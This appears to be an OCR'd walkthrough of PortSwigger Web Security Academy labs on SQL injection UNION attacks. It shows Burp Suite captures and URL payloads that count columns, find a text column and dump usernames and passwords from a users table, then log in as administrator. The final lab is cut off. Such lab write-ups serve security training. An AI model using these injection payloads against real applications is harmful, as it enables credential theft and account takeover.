
Your username is: administrator

Email

Update email

→ SQL injection UNION attack, determining the number of columns returned by the query :

Before :


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.11.1.3 - Temporary ...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is... Action Open bro... Add notes HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 20
Search 0 highlights

Request to https://0a62002004c3e44e80da627400470085.web-security-academy.net:443 [79.125.84.16]

```
GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,+NULL,+NULL--
 HTTP/2
Host: 0a62002004c3e44e80da627400470085.web-security-academy.net
Cookie: session=G6HRYU07W8pY4iUmH961Pklk11CNhpf6
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a62002004c3e44e80da627400470085.web-security-academy.net/filter?category=Corporate+gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

SQL injection - PortSwigger
SQL injection UNION attack, det
https://portswigger.net/web-security/learning-paths/s...
Web Security Academy
PRACTITIONER


SQL injection 13 of 51

Lab: SQL injection UNION attack, determining the number of columns returned by the query

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

After :


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.11.1.3 - Temporary ...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Search 0 highlights

WebSockets message to https://0a62002004c3e44e80da627400470085.web-security-academy.net/academyLabHeader

```
PING
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

Learn more
SQL injection - PortSwigger
SQL injection UNION attack, det
https://0a62002004c3e44e80da627400470085.web-se...
Web Security Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved
Back to lab description »

Congratulations, you solved the lab!

Food & Drink' UNION SELECT NULL, NULL, NULL--


Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Lifestyle Tech gifts

Sprout More Brain Power	$65.78	View details
Waterproof Tea Bags	$24.11	View details
Single Use Food Hider	$85.08	View details
Hydrated Crackers	$92.21	View details

→ SQL injection UNION attack, finding a column containing text

Before :



SQL injection - PortSwigger | SQL injection UNION attack, fin

https://0a0900d603697e11813d1bb9001a00b4.web-security-academy.net/filter?category=Gifts%27%20UNION%20select%20NULL,%20%27a%27%20,NULL--

Web Security Academy

SQL injection UNION attack, finding a column containing text

LAB Not solved

Back to lab home

Make the database retrieve the string: 'XTOsEu'

Back to lab description »

Home | My account

WE LIKE TO SHOP


Gifts' UNION select NULL, 'a' ,NULL--

Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets

Conversation Controlling Lemon	$22.13	View details
Couple's Umbrella	$81.67	View details
Snow Delivered To Your Door	$58.81	View details
High-End Gift Wrapping	$79.58	View details
a		

After :



SQL injection - PortSwigger | SQL injection UNION attack, fin

https://0a0900d603697e11813d1bb9001a00b4.web-security-academy.net/filter?category=Gifts%27%20UNION%20select%20NULL,%20%27XTOsEu%27%20,NULL--

Web Security Academy

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account

WE LIKE TO SHOP

Gifts' UNION select NULL, 'XTOsEu' ,NULL--


Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets

Conversation Controlling Lemon	$22.13	View details
Couple's Umbrella	$81.67	View details
Snow Delivered To Your Door	$58.81	View details
High-End Gift Wrapping	$79.58	View details
XTOsEu		

→ SQL injection UNION attack, retrieving data from other tables

Before :



Request to https://0ab2001803a3907c808e1257006f005e.web-security-academy.net:443 [79.125.84.16]

```
GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- HTTP/2
Host: 0ab2001803a3907c808e1257006f005e.web-security-academy.net
Cookie: session=5eqsQeceRC016sHiOFujQIyYUmZtROAf
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/filter?category=Food+%26+Drink
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.11.1.3 - Temporary ...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is... Action Open bro... Add notes HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Search 0 highlights
SQL injection - PortSwigger
SQL injection UNION attack, retr
https://0ab2001803a3907c808e1257006f005e.web-security...
Web Security Academy
SQL injection UNION attack, retrieving data from other tables
LAB Not solved
Back to lab home
Back to lab description »
Home | My account
WE LIKE TO SHOP
Food & Drink
Refine your search:
All Corporate gifts Food & Drink Gifts Tech gifts Toys & Games

BBQ Suitcase

Get grilling on the go thanks to this super-handy BBQ Suitcase! Have fun in the sun and take this practical BBQ with you. With its handy travel design, it's easy to pick up, clean and transport. Designed for ultimate ease and safety, the BBQ Suitcase is an ideal gift for any loved one this summer who's great at grilling. This stylish suitcase design is also perfect for camping trips and music festivals. It's coal powered too to guarantee that extra flavour for your food and its stainless steel design means it's easy to clean and lightweight to carry around!

Hydrated Crackers

After :



https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/filter?category=Gifts%27+union+select+username,password+from+users--

Web Security Academy
SQL injection UNION attack, retrieving data from other tables
LAB Not solved
Back to lab home
Back to lab description »
Home | My account
WE LIKE TO SHOP
Gifts' union select username,password from users--
Refine your search:
All Corporate gifts Food & Drink Gifts Tech gifts Toys & Games


carlos

hnnf7sz3u7y75iiqxxm4

Snow Delivered To Your Door


By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on

As you can see here below we retrieved admin's password :-



administrator

cd1b210g8bs6e4qmrmde



SQL injection - PortSwigger
SQL injection UNION attack, ret
https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/login
Web Security Academy

SQL injection UNION attack, retrieving data from other tables

Back to lab description »

LAB Not solved


Home | My account

Login

Username: administrator

Password: ••••••••••••••••••••

Log in



SQL injection - PortSwigger
SQL injection UNION attack, ret
https://0ab2001803a3907c808e1257006f005e.web-security-academy.net/my-account?id=administrator
Web Security Academy

SQL injection UNION attack, retrieving data from other tables

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account


Your username is: administrator

Email

Update email

→ SQL injection UNION attack, retrieving multiple values in a single column

Before :


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.11.1.3 - Temporary ...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is... Action Open bro... Add notes HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Notes

Request to https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net:443 [79.125.84.16]

